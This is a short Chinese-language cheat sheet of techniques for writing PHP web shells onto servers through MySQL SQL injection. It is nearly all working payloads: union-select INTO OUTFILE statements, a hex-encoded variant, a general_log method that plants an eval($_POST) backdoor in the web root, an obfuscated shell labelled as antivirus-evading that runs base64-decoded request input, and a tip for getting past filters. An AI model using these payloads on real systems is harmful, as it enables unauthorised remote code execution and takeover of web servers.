

1. admin where id =-1 union select 1,'<?php phpinfo();?>',3,4 into outfile 'c:\\1.php'



2.

select \* from admin where id =-1 or 1=1 limit 0,1 INTO OUTFILE 'c:/2.php' LINES TERMINATED BY 0x3C3F70687020706870696E666F28293B3F3E--

此写法需要查询出数据,才能将shell写入



3.通过数据库日志写shell

outfile被禁止，或者写入文件被拦截；

在数据库中操作如下：（必须是root权限）

show variables like '%general%';  #查看配置

set global general\_log = on;  #开启general log模式

set global general\_log\_file = '/var/www/html/1.php';   #设置日志目录为shell地址

select '<?php eval($\_POST[cmd]);?>'  #写入shell

SQL查询免杀shell的语句

SELECT "<?php $p = array('f'=>'a','pffff'=>'s','e'=>'fffff','lfaaaa'=>'r','nnnnn'=>'t');$a = array\_keys($p);$\_=$p['pffff'].$p['pffff'].$a[2];$\_= 'a'.$\_.'rt';$\_(base64\_decode($\_REQUEST['username']));?>"

4.遇见其他拦截用;过滤后面的语句